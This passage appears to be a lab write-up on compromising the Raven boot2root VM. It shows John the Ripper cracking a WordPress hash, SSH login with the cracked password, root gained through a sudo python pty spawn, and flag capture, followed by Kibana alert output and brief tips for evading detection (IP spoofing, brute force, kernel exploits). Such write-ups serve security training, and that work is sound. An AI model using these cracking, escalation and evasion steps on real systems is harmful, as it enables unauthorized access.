
```
root@Kali:~/Desktop# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:20  3/3 0g/s 7961p/s 15836c/s 15836C/s ambel..111193
pink84           (steven)
```

Exploitation: Privilege Escalation

- Once the Steven’s password hash was cracked, we SSH as Steven and escalated to root to capture Flag 4.
- Commands:
- ssh steven@192.168.1.110
- pw:pink84
- sudo -l
- sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
- cd /root
- ls
- cat flag4.txt



```
root@Kali:~/Desktop# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
```



```
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```

Avoiding Detection

Stealth Exploitation of User Enumeration and Weak Password


Monitoring Overview

Kibana was able to detect the following alerts:


Excessive http errors that has exceeded the threshold

Increase in CPU usage that has exceeded the threshold

HTTP request size monitor that has exceeded the threshold




```
      }
    },
    "condition": {
      "type": "script",
      "status": "success",
      "met": true
    },
    "transform": {
      "type": "script",
      "status": "success",
      "payload": {
        "result": 0.982
      }
    },
    "actions": [
      {
        "id": "logging_1",
        "type": "logging",
        "status": "success",
        "logging": {
          "logged_text": "Watch cpu usage monitor has exceeded the
threshold"
        }
      }
    ]
  },
  "messages": []
```



```
    },
    "transform": {
      "type": "script",
      "status": "success",
      "payload": {
        "results": [
          {
            "value": 69087,
            "key": 404
          }
        ]
      }
    },
    "actions": [
      {
        "id": "logging_1",
        "type": "logging",
        "status": "success",
        "logging": {
          "logged_text": "Watch excessive http errors has exceeded
the threshold"
        }
      }
    ]
  },
  "messages": []
}
```

Mitigating Detection

- SSH through a different open port that is less detectable
- Alternative exploit: reverse shell exploit to connect to target




```
    },
    "condition": {
      "type": "script",
      "status": "success",
      "met": true
    },
    "transform": {
      "type": "script",
      "status": "success",
      "payload": {
        "result": 24821
      }
    },
    "actions": [
      {
        "id": "logging_1",
        "type": "logging",
        "status": "success",
        "logging": {
          "logged_text": "Watch http request size monitor has
exceeded the threshold"
        }
      }
    ]
  },
  "messages": []
}
```

Stealth Exploitation of MySQL Database

Monitoring Overview

- Alert identified source ip of attacking machine 192.168.1.90
- Detected unauthorized attempts to access the database



Mitigating Detection

Stealthier solution to bypass detection

- Use IP spoofing techniques to avoid detection of attacking IP
- Brute-force sql database with password cracking tools

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Privilege Escalation alert was used to monitor the attempts of users trying to access as a root user.

Mitigating Detection

- Exploit vulnerabilities in the kernel to escalate privileges